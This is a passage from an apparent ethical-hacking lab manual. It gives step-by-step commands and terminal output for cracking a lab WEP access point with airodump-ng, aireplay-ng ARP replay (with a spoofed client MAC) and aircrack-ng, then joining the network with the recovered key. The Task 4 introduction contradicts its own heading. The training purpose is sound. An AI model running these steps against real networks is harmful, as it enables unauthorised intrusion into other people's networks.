19. Now, you must instruct airodump-ng to begin capturing the Initialization Vector (IV) from the access point. To do so, in the terminal window, type **airodump-ng --bssid 54:37:BB:68:88:F9 -c 1 -w WEPcrack wlan0mon** and press **Enter**. Leave airodump-ng running.

Note: In this command, **--bssid:** is the MAC address of the target access point (in this case, 54:37:BB:68:88:F9); **-c:** is the channel on which the target access-point is running (in this case, CEH-LABS is running on channel number 1); **-w:** is the name of the dump file prefix that contains the IVs (in this case, **Wepcrack**); and **wlan0mon:** is wireless interface

```
[root@parrot:~]
# airodump-ng --bssid 54:37:BB:68:88:F9 -c 1 -w Wepcrack wlan0mon
```

20. Airodump-ng will capture the IVs generated from the target access point, as shown in the screenshot.

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
54:37:BB:68:88:F9	-40	0	8	13	0	11	54e	WEP	WEP	CEH-Labs

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
54:37:BB:68:88:F9	F0:A3:B2:96:12:B7	-1	54e- 0	0	2		
54:37:BB:68:88:F9	20:A6:0C:30:23:D3	-22	0 - 1e	0	20		
54:37:BB:68:88:F9	D6:26:44:67:CE:ED	-52	54e- 1	473	126		

21. Open another terminal by clicking the **MATE Terminal** icon (➔) from the top of Desktop.
22. A **Parrot Terminal** window appears. In the new terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
23. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
24. Now, type **cd** and press **Enter** to jump to the root directory.
25. In this new terminal window, type **aireplay-ng -3 -b 54:37:BB:68:88:F9 -h 20:A6:0C:30:23:D3 wlan0mon** and press **Enter**. This command will generate ARP traffic in the network. The reason for choosing ARP request packets is because the access points will usually rebroadcast them, and this will generate new IVs.
Note: Reissue this command until it runs successfully.

```
aireplay-ng -3 -b 54:37:BB:68:88:F9 -h 20:A6:0C:30:23:D3 wlan0mon - Parrot Terminal
File Edit View Search Terminal Help
[x]-[root@parrot]-[~]
aireplay-ng -3 -b 54:37:BB:68:88:F9 -h 20:A6:0C:30:23:D3 wlan0mon
The interface MAC (68:7F:74:67:DB:F6) doesn't match the specified MAC (-h).
ifconfig wlan0mon hw ether 20:A6:0C:30:23:D3
00:24:40 Waiting for beacon frame (BSSID: 54:37:BB:68:88:F9) on channel 1
Saving ARP requests in replay_arp-0705-002441.cap
You should also start airodump-ng to capture replies.
Read 707 packets (got 109 ARP requests and 49 ACKs), sent 520 packets... (499 pps)
Read 774 packets (got 129 ARP requests and 75 ACKs), sent 571 packets... (500 pps)
Read 838 packets (got 150 ARP requests and 75 ACKs), sent 621 packets... (500 pps)
Read 886 packets (got 151 ARP requests and 76 ACKs), sent 667 packets... (497 pps)
Read 892 packets (got 151 ARP requests and 76 ACKs), sent 683 packets... (466 pps)
Read 952 packets (got 151 ARP requests and 76 ACKs), sent 761 packets... (486 pps)
Read 1035 packets (got 151 ARP requests and 76 ACKs), sent 833 packets... (499 pps)
Read 1079 packets (got 151 ARP requests and 76 ACKs), sent 859 packets... (486 pps)
Read 1229 packets (got 169 ARP requests and 95 ACKs), sent 933 packets... (499 pps)
Read 1327 packets (got 200 ARP requests and 102 ACKs), sent 983 packets... (499 pps)
Read 1381 packets (got 200 ARP requests and 102 ACKs), sent 1033 packets... (499 pps)
Read 1402 packets (got 200 ARP requests and 102 ACKs), sent 1059 packets... (488 pps)
Read 1465 packets (got 200 ARP requests and 102 ACKs), sent 1135 packets... (499 pps)
Read 1534 packets (got 202 ARP requests and 102 ACKs), sent 1185 packets... (499 pps)
Read 1534 packets (got 202 ARP requests and 102 ACKs), sent 1235 packets... (499 pps)
```

26. Wait until the number of send ARP packets reaches the range of 10,000–20,000, and then press **Ctrl+C** to stop generating ARP traffic in the network.

27. Switch back to the terminal window where airodump-ng is running. Wait until the number of captured packets reaches the range of 10,000–15,000. Press **Ctrl+C** to stop the capture.

```
airodump-ng --bssid 54:37:BB:68:88:F9 -c1 -w Wepcrack wlan0mon - Parrot Terminal

CH 1 ][ Elapsed: 2 hours 9 mins ][ 2022-07-06 09:09 ][ fixed channel wlan0mon: 7

BSSID          PWR RXQ Beacons #Data, #/s CH   MB ENC CIPHER AUTH ESSID
54:37:BB:68:88:F9 -32  0      1577  12579    0 11 130  WEP  WEP      CEH-Labs

BSSID          STATION          PWR     Rate   Lost   Frames Notes Probes
54:37:BB:68:88:F9 20:A6:0C:30:23:D3 -70  54e- 1    2511  4429975
```

28. Now, launch aircrack-ng to recover the WEP key from the capture file. Type **aircrack-ng Wepcrack-01.cap** and press **Enter**.

29. Aircrack-ng will crack the WEP key of the **CEH-LABS**, as shown in the screenshot.

```
aircrack-ng Wepcrack-01.cap - Parrot Terminal

[root@parrot] ~
# aircrack-ng Wepcrack-01.cap
Reading packets, please wait...
Opening Wepcrack-01.cap
Read 5200660 packets.

# BSSID          ESSID          Encryption
1 54:37:BB:68:88:F9  CEH-Labs        WEP (12753 IVs)

Choosing first network as target.

Reading packets, please wait...
Opening Wepcrack-01.cap
Read 5200660 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.


Aircrack-ng 1.6

[00:00:00] Tested 21 keys (got 9894 IVs)

KB  depth  byte(vote)
0  0/  2  12(15360) DE(14848) 2A(13056) C6(13056) 20(12800) 26(12800) 38(12800)
1  0/  1  34(17408) A7(14848) 64(13824) 53(13568) 27(13312) DA(13312) 07(13056)
2  0/  3  A6(14080) 10(13568) 9C(13568) E7(13568) 27(12800) 42(12800) E8(12800)
3  3/  4  78(13568) 0E(13312) 24(13312) AF(13312) D9(13312) 8B(13056) D2(13056)
4  0/  1  90(15104) A0(14592) EC(13824) 36(13312) A2(13312) 44(13056) 2D(12800)


KEY FOUND! [ 12:34:56:78:90 ]
Decrypted correctly: 100%
```

30. Close all the open windows and reboot the **Parrot Security** machine.
31. After the machine reboots, in the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
32. Now, we will connect to the **CEH-LABS** access point using the cracked WEP key. To do so, click the Ethernet network connection icon () from the top-right corner of Desktop.
33. From the drop-down options under the **Wi-Fi Networks** section, click **CEH-LABS** from the available access points.




34. A **Wi-Fi Network Authentication Required** pop-up appears; type the cracked key and click the **Connect** button.

Note: In this example, the key that we have cracked is **1234567890**.



35. After successful authentication, a **Connection Established** notification appears at the top-right corner of **Desktop**, as shown in the screenshot.



Note: In real-life attacks, attackers will use this key to connect to the access point and join the target network. Once they enter the target network, they can use scanning tools to scan for open devices, perform a vulnerability analysis, and then start exploiting any vulnerabilities they find.

36. This concludes the demonstration of how to crack a WEP network using Aircrack-ng.
37. Unplug the **Linksys 802.11 g WLAN** adapter.
38. Close all open windows and document all the acquired information.
39. Turn off the **Parrot Security** virtual machine.

Task 4: Crack a WPA Network using Fern Wifi Cracker

WPA (Wi-Fi Protected Access) is an advanced wireless encryption protocol defined by the 802.11i standard that uses a Temporal Key Integrity Protocol (TKIP), 48-bit IV, and 64-bit Message Integrity Code (MIC) integrity check. TKIP utilizes the RC4 stream cipher encryption with 128-bit keys. The result is stronger encryption and authentication than WEP.

Fern Wifi Cracker is a wireless security auditing and attack software program that is able to crack and recover WEP/WPA keys, as well as run other network-based attacks on wired or wireless networks. The various types of wireless attacks that the program can carry out include session hijacking, service brute-forcing, HTTP injection, and more.

In this task, we will use the Aircrack-ng suite to crack the WEP encryption of a network.


Note: Before starting this task, configure the target access point (**CEH-LABS**) with WEP encryption and a hidden SSID.

